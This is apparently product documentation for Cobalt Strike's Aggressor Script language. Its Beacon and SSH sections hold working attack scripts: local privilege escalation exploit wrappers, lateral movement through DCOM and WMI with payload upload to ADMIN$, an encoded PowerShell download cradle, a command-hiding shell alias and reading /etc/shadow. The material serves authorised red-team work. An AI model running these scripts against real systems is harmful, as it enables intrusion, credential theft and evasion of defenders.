
```
command export {
   local('$handle $model $row $entry $index');
   $handle = openf(">export.txt");

   foreach $model (data_keys()) {
      println($handle, "== $model ==");
      println($handle, data_query($model));
   }

   closef($handle);

   println("See export.txt for the data.");
}
```

Cobalt Strike provides several functions that make it more intuitive to work with the data model.

Model	Function	Description
applications	&applications	System Profiler Results [**View -> Applications**]
archives	&archives	Engagement events/activities
beacons	&beacons	Active beacons
credentials	&credentials	Usernames, passwords, etc.
downloads	&downloads	Downloaded files
keystrokes	&keystrokes	Keystrokes received by Beacon
screenshots	&screenshots	Screenshots captured by Beacon
services	&services	Services and service information
sites	&sites	Assets hosted by Cobalt Strike
socks	&pivots	SOCKS proxy servers and port forwards
targets	&targets	Hosts and host information

These functions return an array with one row for each entry in the data model. Each entry is a dictionary with different key/value pairs that describe the entry.

The best way to understand the data model is to explore it through the Aggressor Script console. Go to **View -> Script Console** and use the `x` command to evaluate an expression. For example:



```
aggressor> x targets()
@(%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', version => '10.0'), %(os
=> 'Windows', address => '172.16.20.3', name => 'DC', version => '6.1'), %(os => 'Windows',
address => '172.16.20.80', name => 'GRANITE', version => '6.1'))
aggressor> x targets()[0]
%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', version => '10.0')
aggressor> x targets()[0]['os']
Windows
aggressor> x targets()[0]['address']
172.16.20.81
aggressor> x targets()[0]['name']
COPPER
aggressor> x targets()[0]['version']
10.0

aggressor>
```

Querying Data from the Aggressor Script console

Use `on DATA_KEY` to subscribe to changes to a specific data model.

```
on keystrokes {
   println("I have new keystrokes: $1");
}
```

Listeners

Listeners are Cobalt Strike's abstraction on top of payload handlers. A listener is a name attached to payload configuration information (e.g., protocol, host, port, etc.) and, in some cases, a promise to setup a server to receive connections from the described payload.

Listener API

Aggressor Script aggregates listener information from all of the team servers you're currently connected to. This makes it easy to pass sessions to another team server. To get a list of all listener names, use the &listeners function. If you would like to work with local listeners only, use &listeners_local. The &listener_info function resolves a listener name to its configuration information. This example dumps all listeners and their configuration to the Aggressor Script console:

```
command listeners {
   local('$name $key $value');
   foreach $name (listeners()) {
      println("== $name == ");
      foreach $key => $value (listener_info($name)) {
         println("$[20]key : $value");
      }
   }
}
```

Creating Listeners

Use &listener_create_ext to create a listener and start a payload handler associated with it.

Choosing Listeners

Use &openPayloadHelper to open a dialog that lists all available listeners. After the user selects a listener, this dialog will close, and Cobalt Strike will run a callback function. Here's the source code for Beacon's spawn menu:

```
item "&Spawn" {
   openPayloadHelper(lambda({
      binput($bids, "spawn $1");
      bspawn($bids, $1);
   }, $bids => $1));
}
```

Stagers

A stager is a tiny program that downloads a payload and passes execution to it. Stagers are ideal for size-constrained payload delivery vector (e.g., a user-driven attack, a memory corruption exploit, or a one-liner command. Stagers do have downsides though. They introduce an additional component to your attack chain that is possible to disrupt. Cobalt Strike's stagers are based on the stagers in the Metasploit Framework and these are well-signatured and understood in memory as well. Use payload-specific stagers if you must; but it's best to avoid them otherwise.

Use &stager to export a payload stager tied to a Cobalt Strike payload. Not all payload options have an explicit payload stager. Not all stagers have x64 options.

The &artifact_stager function will export a PowerShell script, executable, or DLL that runs a stager associated with a Cobalt Strike payload.

Local Stagers

For post-exploitation actions that require the use of a stager, use a localhost-only bind_tcp stager. The use of this stager allows a staging-required post-exploitation action to work with all of Cobalt Strike's payloads equally.

Use &stager_bind_tcp to export a bind_tcp payload stager. Use &beacon_stage_tcp to deliver a payload to this stager.

&artifact_general will accept this arbitrary code and generate a PowerShell script, executable, or DLL to host it.

Named Pipe Stager

Cobalt Strike does have a bind_pipe stager that is useful for some lateral movement situations. This stager is x86 only. Use &stager_bind_pipe to export this bind_pipe stager. Use &beacon_stage_pipe to deliver a payload to this stager.

&artifact_general will accept this arbitrary code and generate a PowerShell script, executable, or DLL to host it.

Stageless Payloads

Use &payload to export a Cobalt Strike payload (in its entirety) as a ready-to-run position-independent program.

&artifact_payload will export a PowerShell script, executable, or DLL that containts this payload.

Beacon

Beacon is Cobalt Strike's asynchronous post-exploitation agent. In this chapter, we will explore options to automate Beacon with Cobalt Strike's Aggressor Script.

Metadata

Cobalt Strike assigns a session ID to each Beacon. This ID is a random number. Cobalt Strike associates tasks and metadata with each Beacon ID. Use &beacons to query metadata for all current Beacon sessions. Use &beacon_info to query metadata for a specific Beacon session. Here's a script to dump information about each Beacon session:

```
command beacons {
   local('$entry $key $value');
   foreach $entry (beacons()) {
      println("== " . $entry['id'] . " ==");
      foreach $key => $value ($entry) {
         println("$[20]key : $value");
      }
      println();
   }
}
```

Aliases

You may define new Beacon commands with the alias keyword. Here's a hello alias that prints Hello World in a Beacon console.

```
alias hello {
   blog($1, "Hello World!");
}
```

Put the above into a script, load it into Cobalt Strike, and type hello inside of a Beacon console. Type hello and press enter. Cobalt Strike will even tab complete your aliases for you. You should see Hello World! in the Beacon console.

You may also use the &alias function to define an alias.

Cobalt Strike passes the following arguments to an alias: $0 is the alias name and arguments without any parsing. $1 is the ID of the Beacon the alias was typed from. The arguments $2 and on contain an individual argument passed to the alias. The alias parser splits arguments by spaces. Users may use "double quotes" to group words into one argument.

```
alias saywhat {
   blog($1, "My arguments are: " . substr($0, 8) . "\n");
}
```

You may also register your aliases with Beacon's help system. Use &beacon_command_register to register a command.

Aliases are a convenient way to extend Beacon and make it your own. Aliases also play well into Cobalt Strike's threat emulation role. You may use aliases to script complex post-exploitation actions in a way that maps to another actor's tradecraft. Your red team operators simply need to load a script, learn the aliases, and they can operate with your scripted tactics in a way that's consistent with the actor you're emulating.

Reacting to new Beacons

A common use of Aggressor Script is to react to new Beacons. Use the beacon_initial event to setup commands that should run when a Beacon checks in for the first time.

```
on beacon_initial {
   # do some stuff
}
```

The $1 argument to beacon_initial is the ID of the new Beacon.

The beacon_initial event fires when a Beacon reports metadata for the first time. This means a DNS Beacon will not fire beacon_initial until its asked to run a command. To interact with a DNS Beacon that calls home for the first time, use the beacon_initial_empty event.

```
# some sane defaults for DNS Beacon
on beacon_initial_empty {
   bmode($1, "dns-txt");
   bcheckin($1);
}
```

Popup Menus

You may also add on to Beacons popup menu. Aliases are nice, but they only affect one Beacon at a time. Through a popup menu, your script's users may task multiple Beacons to take the desired action at one time.

The `beacon_top` and `beacon_bottom` popup hooks let you add to the default Beacon menu. The argument to the Beacon popup hooks is an array of selected Beacon IDs.

```
popup beacon_bottom {
   item "Run All..." {
      prompt_text("Which command to run?", "whoami /groups", lambda({
         binput(@ids, "shell $1");
         bshell(@ids, $1);
      }, @ids => $1));
   }
}
```

The Logging Contract

Cobalt Strike 3.0 and later do a decent job of logging. Each command issued to a Beacon is attributed to an operator with a date and timestamp. The Beacon console in the Cobalt Strike client handles this logging. Scripts that execute commands for the user do not record commands or operator attribution to the log. The script is responsible for doing this. Use the &binput function to do this. This command will post a message to the Beacon transcript as if the user had typed a command.

Acknowledging Tasks

Custom aliases should call the &btask function to describe the action the user asked for. This output is sent to the Beacon log and it's also used in Cobalt Strike's reports. Most Aggressor Script functions that issue a task to Beacon will print their own acknowledgement message. If you'd like to suppress this, add ! to the function name. This will run the quiet variant of the function. A quiet function does not print a task acknowledgement. For example, &bshell! is the quiet variant of &bshell.

```
alias survey {
   btask($1, "Surveying the target!", "T1082");
   bshell!($1, "echo Groups && whoami /groups");
   bshell!($1, "echo Processes && tasklist /v");
   bshell!($1, "echo Connections && netstat -na | findstr \"EST\"");
   bshell!($1, "echo System Info && systeminfo");
}
```

The last argument to &btask is a comma-separated list of ATT&CK techniques. T1082 is System Information Discovery. ATT&CK is a project from the MITRE Corporation to categorize and document attacker actions. Cobalt Strike uses these techniques to build its Tactics, Techniques, and Procedures report. You may learn more about MITRE's ATT&CK matrix at:

https://attack.mitre.org/

Conquering the Shell

Aliases may override existing commands. Here's an Aggressor Script implementation of Beacon's **powershell** command:

```
alias powershell {
   local('$args $cradle $runme $cmd');

   # $0 is the entire command with no parsing.
   $args   = substr($0, 11);

   # generate the download cradle (if one exists) for an imported PowerShell script
   $cradle = beacon_host_imported_script($1);

   # encode our download cradle AND cmdlet+args we want to run
   $runme  = base64_encode( str_encode($cradle . $args, "UTF-16LE") );

   # Build up our entire command line.
   $cmd    = " -nop -exec bypass -EncodedCommand \" $+ $runme $+ \"";

   # task Beacon to run all of this.
   btask($1, "Tasked beacon to run: $args", "T1086");
   beacon_execute_job($1, "powershell", $cmd, 1);
}
```

This alias defines a powershell command for use within Beacon. We use $0 to grab the desired PowerShell string without any parsing. It's important to account for an imported PowerShell script (if the user imported one with powershell-import). We use &beacon_host_imported_script for this. This function tasks Beacon to host an imported script on a one-off webserver bound to localhost. It also returns a string with the PowerShell download cradle that downloads and evaluates the imported script. The **-EncodedCommand** flag in PowerShell accepts a script as a base64 string. There's one wrinkle. We must encode our string as little endian UTF16 text. This alias uses &str_encode to do this. The &btask call logs this run of PowerShell and associates it with tactic T1086. The &beacon_execute_job function tasks Beacon to run powershell and report its output back to Beacon.

Similarly, we may re-define the **shell** command in Beacon too. This alias creates an alternate shell command that hides your Windows commands in an environment variable.

```
alias shell {
   local('$args');
   $args = substr($0, 6);
   btask($1, "Tasked beacon to run: $args (OPSEC)", "T1059");
   bsetenv!($1, "_", $args);
   beacon_execute_job($1, "%COMSPEC%", " /C %_%", 0);
}
```

The &btask call logs our intention and associates it with tactic T1059. The &bsetenv assigns our Windows command to the environment variable _. The script uses ! to suppress &bsetenv's task acknowledgement. The &beacon_execute_job function runs `%COMSPEC%` with arguments `/C %_%`. This works because &beacon_execute_job will resolve environment variables in the command parameter. It does not resolve environment variables in the argument parameter.

Because of this, we can use %COMSPEC% to locate the user's shell, but pass %_% as an argument without immediate interpolation.

Privilege Escalation (Run a Command)

Beacon's **runasadmin** command attempts to run a command in an elevated context. This command accepts an elevator name and a command (command AND arguments :)). The &beacon_elevator_register function makes a new elevator available to runasadmin..

```
beacon_elevator_register("ms16-032", "Secondary Logon Handle Privilege
Escalation (CVE-2016-099)", &ms16_032_elevator);
```

This code registers the elevator **ms16-032** with Beacon's runasadmin command. A description is given as well. When the user types **runasadmin ms16-032 notepad.exe**, Cobalt Strike will run &ms16_032_elevator with these arguments: $1 is the beacon session ID. $2 is the command and arguments. Here's the &ms16_032_elevator function:

```
# Integrate ms16-032
# Sourced from Empire:
https://github.com/EmpireProject/Empire/tree/master/data/module_
source/privesc
sub ms16_032_elevator {
   local('$handle $script $oneliner');

   # acknowledge this command
   btask($1, "Tasked Beacon to execute $2 via ms16-032", "T1068");

   # read in the script
   $handle = openf(getFileProper(script_resource("modules"), "Invoke-
MS16032.ps1"));
   $script = readb($handle, -1);
   closef($handle);

   # host the script in Beacon
   $oneliner = beacon_host_script($1, $script);

   # run the specified command via this exploit.
   bpowerpick!($1, "Invoke-MS16032 -Command \" $+ $2 $+ \"", $oneliner);
}
```

This function uses &btask to acknowledge the action to the user. The description in &btask will go in Cobalt Strike's logs and reports as well. T1068 is the MITRE ATT&CK technique that corresponds to this action.

The end of this function uses &bpowerpick to run **Invoke-MS16032** with an argument to run our command. The PowerShell script that implements Invoke-MS16032 is too large for a one-liner though. To mitigate this, the elevator function uses &beacon_host_script to host the large script within Beacon. The &beacon_host_script function returns a one-liner to grab this hosted script and evaluate it.

The exclamation point after &bpowerpick tells Aggressor Script to call the quiet variants of this function. Quiet functions do not print a task description.

There's not much else to describe here. A command elevator script just needs to run a command. :)

Privilege Escalation (Spawn a Session)

Beacon's **elevate** command attempts to spawn a new session with elevated privileges. This command accepts an exploit name and a listener. The &beacon_exploit_register function makes a new exploit available to **elevate**.

```
beacon_exploit_register("ms15-051", "Windows ClientCopyImage Win32k Exploit
(CVE 2015-1701)", &ms15_051_exploit);
```

This code registers the exploit **ms15-051** with Beacon's elevate command. A description is given as well. When the user types **elevate ms15-051 foo**, Cobalt Strike will run &ms15_051_exploit with these arguments: `$1` is the beacon session ID. `$2` is the listener name (e.g., foo). Here's the &ms15_051_exploit function:

```
# Integrate windows/local/ms15_051_client_copy_image from Metasploit
# https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/windows/local/ms15_051_client_copy_image.rb
sub ms15_051_exploit {
      local('$stager $arch $dll');

   # acknowledge this command
   btask($1, "Task Beacon to run " . listener_describe($2) . " via ms15-051",
"T1068");

   # tune our parameters based on the target arch
   if (-is64 $1) {
      $arch   = "x64";
      $dll    = getFileProper(script_resource("modules"), "cve-2015-1701.x64.dll");
   }
   else {
      $arch   = "x86";
      $dll    = getFileProper(script_resource("modules"), "cve-2015-1701.x86.dll");
   }

   # generate our shellcode
   $stager = payload($2, $arch);

   # spawn a Beacon post-ex job with the exploit DLL
   bdllspawn!($1, $dll, $stager, "ms15-051", 5000);

   # link to our payload if it's a TCP or SMB Beacon
   beacon_link($1, $null, $2);
}
```

This function uses &btask to acknowledge the action to the user. The description in &btask will go in Cobalt Strike's logs and reports as well. T1068 is the MITRE ATT&CK technique that corresponds to this action.

This function repurposes an exploit from the Metasploit Framework. This exploit is compiled as **cve-2015-1701.[arch].dll** with x86 and x64 variants. This function's first task is to read the exploit DLL that corresponds to the target system's architecture. The -is64 predicate helps with this.

The &payload function generates raw output for our listener name and the specified architecture.

The &bdllspawn function spawns a temporary process, injects our exploit DLL into it, and passes our exported payload as an argument. This is the contract the Metasploit Framework uses to pass shellcode to its privilege escalation exploits implemented as Reflective DLLs.

Finally, this function calls &beacon_link. If the target listener is an SMB or TCP Beacon payload, &beacon_link will attempt to connect to it.

Lateral Movement (Run a Command)

Beacon's **remote-exec** command attempts to run a command on a remote target. This command accepts a remote-exec method, a target, and a command + arguments. The &beacon_remote_exec_method_register function is both a really long function name and makes a new method available to remote-exec.

```
beacon_remote_exec_method_register("com-mmc20", "Execute command via
MMC20.Application COM Object", &mmc20_exec_method);
```

This code registers the remote-exec method **com-mmc20** with Beacon's remote-exec command. A description is given as well. When the user types **remote-exec com-mmc20 c:\windows\temp\malware.exe**, Cobalt Strike will run &mmc20_exec_method with these arguments: $1 is the beacon session ID. $2 is the target. $3 is the command and arguments. Here's the &mmc20_exec_method function:

```
sub mmc20_exec_method {
   local('$script $command $args');

   # state what we're doing.
   btask($1, "Tasked Beacon to run $3 on $2 via DCOM", "T1175");

   # separate our command and arguments
   if ($3 ismatch '(.*?) (.*)') {
      ($command, $args) = matched();
   }
   else {
      $command = $3;
      $args    = "";
   }

   # build script that uses DCOM to invoke ExecuteShellCommand on MMC20.Application
object
   $script  = '[activator]::CreateInstance([type]::GetTypeFromProgID
("MMC20.Application", "';
   $script .= $2;
   $script .=  '")).Document.ActiveView.ExecuteShellCommand("';
   $script .= $command;
   $script .= '", $null, "';
   $script .= $args;
   $script .= '", "7");';

   # run the script we built up
   bpowershell!($1, $script, "");
}
```

This function uses &btask to acknowledge the task and describe it to the operator (and logs and reports). T1175 is the MITRE ATT&CK technique that corresponds to this action. If your offense technique does not fit into MITRE ATT&CK, don't fret. Some customers are very much ready for a challenge and benefit when their red team creatively deviates from what are known offense techniques. Do consider writing a blog post about it for the rest of us later.

This function then splits the $3 argument into command and argument portions. This is done because the technique requires that these values are separate.

Afterwards, this function builds up a PowerShell command string that looks like this:

```
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",
"TARGETHOST")).Document.ActiveView.ExecuteShellCommand
("c:\windows\temp\a.exe", $null, "", "7");
```

This command uses the MMC20.Application COM object to execute a command on a remote target. This method was discovered as a lateral movement option by Matt Nelson:

https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

This function uses &bpowershell to run this PowerShell script. The second argument is an empty string to suppress the default downcradle cradle (if the operator ran **powershell-import** previously). If you prefer, you could modify this example to use &bpowerpick to run this one-liner without powershell.exe.

This example is one of the major motivators for me to add the remote-exec command and API to Cobalt Strike. This is an excellent "execute this command" primitive, but end-to-end weaponization (spawning a session) usually includes using this primitive to run a PowerShell one-liner on target. For a lot of reasons, this is not the right choice in many engagements. Exposing this primitive through the remote-exec interface gives you choice about how to best make use of this capability (without forcing choices you don't want made for you).

Lateral Movement (Spawn a Session)

Beacon's **jump** command attempts to spawn a new session on a remote target. This command accepts an exploit name, a target, and a listener. The &beacon_remote_exploit_register function makes a new module available to **jump**.

```
beacon_remote_exploit_register("wmi", "x86", "Use WMI to run a Beacon
payload", lambda(&wmi_remote_spawn, $arch => "x86"));
beacon_remote_exploit_register("wmi64", "x64", "Use WMI to run a Beacon
payload", lambda(&wmi_remote_spawn, $arch => "x64"));
```

The above functions register **wmi** and **wmi64** options for use with the jump command. The &lambda function makes a copy of &wmi_remote_spawn and sets `$arch` as a static variable scoped to that function copy. Using this method, we're able to use the same logic to present two lateral movement options from one implementation. Here's the &wmi_remote_spawn function:

```
# $1 = bid, $2 = target, $3 = listener
sub wmi_remote_spawn {
   local('$name $exedata');
   btask($1, "Tasked Beacon to jump to $2 (" . listener_describe($3) . ") via WMI",
"T1047");

   # we need a random file name.
   $name = rand(@("malware", "evil", "detectme")) . rand(100) . ".exe";

   # generate an EXE. $arch defined via &lambda when this function was registered
with
   # beacon_remote_exploit_register
   $exedata = artifact_payload($3, "exe", $arch);

   # upload the EXE to our target (directly)
   bupload_raw!($1, "\\\\ $+ $2 $+ \\ADMIN\$\\ $+ $name", $exedata);

   # execute this via WMI
   brun!($1, "wmic /node:\" $+ $2 $+ \" process call create \"\\\\ $+ $2 $+
\\ADMIN\$\\ $+ $name $+ \"");

   # assume control of our payload (if it's an SMB or TCP Beacon)
   beacon_link($1, $2, $3);
}
```

The &btask function fulfills our obligation to log what the user intended to do. The T1047 argument associates this action with Tactic 1047 in MITRE's ATT&CK matrix.

The &artfiact_payload function generates a stageless artifact to run our payload. It uses the Artifact Kit hooks to generate this file.

The &bupload_raw function uploads the artifact data to the target. This function uses **\\target\ADMIN$\filename.exe** to directly write the EXE to the remote target via an admin-only share.

&brun runs **wmic /node:"target" process call create "\\target\ADMIN$\filename.exe"** to execute the file on the remote target.

&beacon_link assumes control of the payload, if it's an SMB or TCP Beacon.

SSH Sessions

Cobalt Strike's SSH client speaks the SMB Beacon protocol and implements a sub-set of Beacon's commands and functions. From the perspective of Aggressor Script, an SSH session is a Beacon session with fewer commands.

What type of session is it?

Much like Beacon sessions, SSH sessions have an ID. Cobalt Strike associates tasks and metadata with this ID. The &beacons function will also return information about all Cobalt Strike sessions (SSH sessions AND Beacon sessions). Use the **-isssh** predicate to test if a session is an SSH session. The **-isbeacon** predicate tests if a session is a Beacon session.

Here's a function to filter &beacons to SSH sessions only:

```
sub ssh_sessions {
   return map({
      if (-isssh $1['id']) {
         return $1;
      }
      else {
         return $null;
      }
   }, beacons());
}
```

Aliases

You may add commands to the SSH console with the ssh_alias keyword. Here's a script to alias hashdump to grab **/etc/shadow** if you're an admin.

```
ssh_alias hashdump {
   if (-isadmin $1) {
      bshell($1, "cat /etc/shadow");
   }
   else {
      berror($1, "You're (probably) not an admin");
   }
}
```

Put the above into a script, load it into Cobalt Strike, and type hashdump inside of an SSH console. Cobalt Strike will tab complete SSH aliases too.

You may also use the &ssh_alias function to define an SSH alias.

Cobalt Strike passes the following arguments to an alias: $0 is the alias name and arguments without any parsing. $1 is the ID of the session the alias was typed from. The arguments $2 and on contain an individual argument passed to the alias. The alias parser splits arguments by spaces. Users may use "double quotes" to group words into one argument.

You may also register your aliases with the SSH console's help system. Use &ssh_command_register to register a command.

Reacting to new SSH Sessions

Aggressor Scripts may react to new SSH sessions too. Use the ssh_initial event to setup commands that should run when a SSH session becomes available.

```
on ssh_initial {
   # do some stuff
}
```

The $1 argument to ssh_initial is the ID of the new session.

Popup Menus

You may also add on to the SSH popup menu. The `ssh` popup hook lets you add items to the SSH menu. The argument to the SSH popup menu is an array of selected session IDs.

```
popup ssh {
   item "Run All..." {
      prompt_text("Which command to run?", "w", lambda({
         binput(@ids, "shell $1");
         bshell(@ids, $1);
      }, @ids => $1));
   }
}
```

You'll notice that this example is very similar to the example used in the Beacon chapter. For example, I use &binput to publish input to the SSH console. I use &bshell to task the SSH session to run a command. This is all correct. Remember, internally, an SSH session is a Beacon session as far as most of Cobalt Strike/Aggressor Scriopt is concerned.

Other Topics

Cobalt Strike operators and scripts communicate global events to the shared event log. Aggressor Scripts may respond to this information too. The event log events begin with `event_`. To list for global notifications, use the event_notify hook.

```
on event_notify {
   println("I see: $1");
}
```

To post a message to the shared event log, use the &say function.

```
say("Hello World");
```

To post a major event or notification (not necessarily chit-chat), use the &elog function. The deconfliction server will automatically timestamp and store this information. This information will also show up in Cobalt Strike's Activity Report.

```
elog("system shutdown initiated");
```

Timers

If you'd like to execute a task periodically, then you should use one of Aggressor Script's timer events. These events are heartbeat_X, where X is 1s, 5s, 10s, 15s, 30s, 1m, 5m, 10m, 15m, 20m, 30m, or 60m.

```
on heartbeat_10s {
   println("I happen every 10 seconds");
}
```

Dialogs

Aggressor Script provides several functions to present and request information from the user. Use &show_message to prompt the user with a message. Use &show_error to prompt the user with an error.

```
bind Ctrl+M {
   show_message("I am a message!");
}
```

Use &prompt_text to create a dialog that asks the user for text input.

```
prompt_text("What is your name?", "Joe Smith", {
   show_message("Please $1 $+ , pleased to meet you");
});
```

The &prompt_confirm function is similar to &prompt_text, but instead it asks a yes/no question.

Custom Dialogs

Aggressor Script has an API to build custom dialogs. &dialog creates a dialog. A dialog consists of rows and buttons. A row is a label, a row name, a GUI component to take input, and possibly a helper to set the input. Buttons close the dialog and trigger a callback function. The argument to the callback function is a dictionary mapping each row's name to the value in its GUI component that takes input. Use &dialog_show to show a dialog, once it's built.


Here's a dialog that looks like **Attacks -> Web Drive-by -> Host File** from Cobalt Strike:

```
sub callback {
   println("Dialog was actioned. Button: $2 Values: $3");
}

$dialog = dialog("Host File", %(uri => "/download/file.ext", port => 80,
mimetype => "automatic"), &call);
dialog_description($dialog, "Host a file through Cobalt Strike's web
server");

drow_file($dialog, "file", "File:");
drow_text($dialog, "uri",  "Local URI:");
drow_text($dialog, "host", "Local Host:", 20);
drow_text($dialog, "port", "Local Port:");
drow_combobox($dialog, "mimetype", "Mime Type:", @("automatic",
"application/octet-stream",
                       "text/html", "text/plain"));

dbutton_action($dialog, "Launch");
dbutton_help($dialog, "https://www.cobaltstrike.com/help-host-file");

dialog_show($dialog);
```

Let's walk through this example: The &dialog call creates the **Host File** dialog. The second parameter to &dialog is a dictionary that sets default values for the `uri`, `port`, and `mimetype` rows. The third parameter is a reference to a callback function. Aggressor Script will call this function when the user clicks the **Launch** button. &dialog_description places a description at the top of the dialog. This dialog has five rows. The first row, made by &drow_file, has the label

"File:", the name "file", and it takes input as a text field. There is a helper button to choose a file and populate the text field. The others rows are conceptually similar. &dbutton_action and &dbutton_help create buttons that are centered at the bottom of the dialog. &dialog_show shows the dialog.

Here's the dialog:



Host File

Host a file through Cobalt Strike's web server

File:

Local URI: /download/file.ext

Local Host:

Local Port: 80

Mime Type: automatic

A scripted dialog.

Custom Reports


Cobalt Strike uses a domain-specific language to define its reports. This language is similar to Aggressor Script but does not have access to most of its APIs. The report generation process happens in its own script engine isolated from your client.

The report script engine has access to a data aggregation API and a few primitives to specify the structure of a Cobalt Strike report.

The default.rpt file defines the default reports in Cobalt Strike.

Loading Reports

Go to **Cobalt Strike** -> **Preferences** -> **Reports** to load a custom report. Press the Folder icon and select a .rpt file. Press **Save**. You should now see your custom report under the **Reporting** menu in Cobalt Strike.



These options allow you to customize Cobalt Strike's report template and load custom reports.

Accent Color:

Logo:

Reports:

Load a report file here.

Report Errors

If Cobalt Strike had trouble with your report (e.g., a syntax error, runtime error, etc.) this will show up in the script console. Go to **View** -> **Script Console** to see these messages.

"Hello World" Report

Here's a simple "Hello World" report. This report doesn't represent anything special. It merely shows how to get started with a custom report.

```
# default description of our report [the user can change this].
describe("Hello Report", "This is a test report.");

# define the Hello Report
report "Hello Report" {
   # the first page is the cover page of our report.
   page "first" {
      # title heading
      h1($1['long']);

      # today's date/time in an italicized format
      ts();

      # a paragraph [could be the default...
      p($1['description']);
   }

   # this is the rest of the report
   page "rest" {
      # hello world paragraph
      p("Hello World!");
```

```
    }
}
```

Aggressor Script defines new reports with the **report** keyword followed by a report name and a block of code. Use the **page** keyword within a report block to define which page template to use. Content for a page template may span multiple pages. The first page template is the cover of Cobalt Strike's reports. This example uses &h1 to print a title heading. The &ts function prints a date/time stamp for the report. And the &p function prints a paragraph.

The &describe function sets a default description of the report. The user may edit this when they generate the report. This information is passed to the report as part of the report metadata in the **$1** parameter. The **$1** parameter is a dictionary with information about the user's preferences for the report.

Data Aggregation API

Cobalt Strike Reports depend on the Data Aggregation API to source their information. This API provides you a merged view of data from all team server's your client is currently connected to. The Data Aggregation API allows reports to provide a comprehensive report of the assessment activities. These functions begin with the ag prefix (e.g., &agTargets). The report engine passes a data aggregate model when it generates a report. This model is the **$3** parameter.

Compatibility Guide

This page documents Cobalt Strike changes version-to-version that may affect compatability with your current Aggressor Scripts. In general, it's our goal that a script written for Cobalt Strike 3.0 is forward-compatible with future 3.x releases. Major product releases (e.g., 3.0 -> 4.0) do give us some license to revisit APIs and break some of this compatability. Sometimes, a compatability breaking API change is inevitable. These changes are documented here.

Cobalt Strike 4.x

1. Cobalt Strike 4.x made major changes to Cobalt Strike's listener management systems. These changes included name changes for several payloads. Scripts that analyze the listener payload name should note these changes:
    - windows/beacon_smb/bind_pipe is now windows/beacon_bind_pipe
    - windows/beacon_tcp/bind_tcp is now windows/beacon_bind_tcp
2. Cobalt Strike 4.x moves away from payload stagers. Stageless payloads are preferred in all post-ex workflows. Where stageless isn't possible; use an explicit stager that works with all payloads.

    The **jump psexec_psh** lateral movement attack is a good example of the above. This automation generates a bind_pipe stager to fit within the size constraints of a PowerShell one-liner. All payloads are sent through this staging process; regardless of their configuration.

    This convention change will break some privilege escalation scripts that follow the pre-4.x patterns in the Elevate Kit. &bstage is now gone as its underlying functionality was changed too much to include in Cobalt Strike 4.x. Where possible, privilege escalation scripts should use &payload to export a payload, run it via the technique, and use &beacon_link to connect to the payload. If a stager is required; use &stager_bind_tcp to export a TCP stager and &beacon_stage_tcp to stage a payload through this stager.

3. Cobalt Strike 4.x removes the following Aggressor Script functions:

Function	Replacement	Reason
&bbypassuac	&belevate	&belevate is the preferred function to spawn an elevated session on the local system
&bpsexec_psh	&bjump	&bjump is the preferred function to spawn a session on a remote target
&brunasadmin	&belevate_command	runasadmin was expanded to allow multiple options to run a command in an elevated context
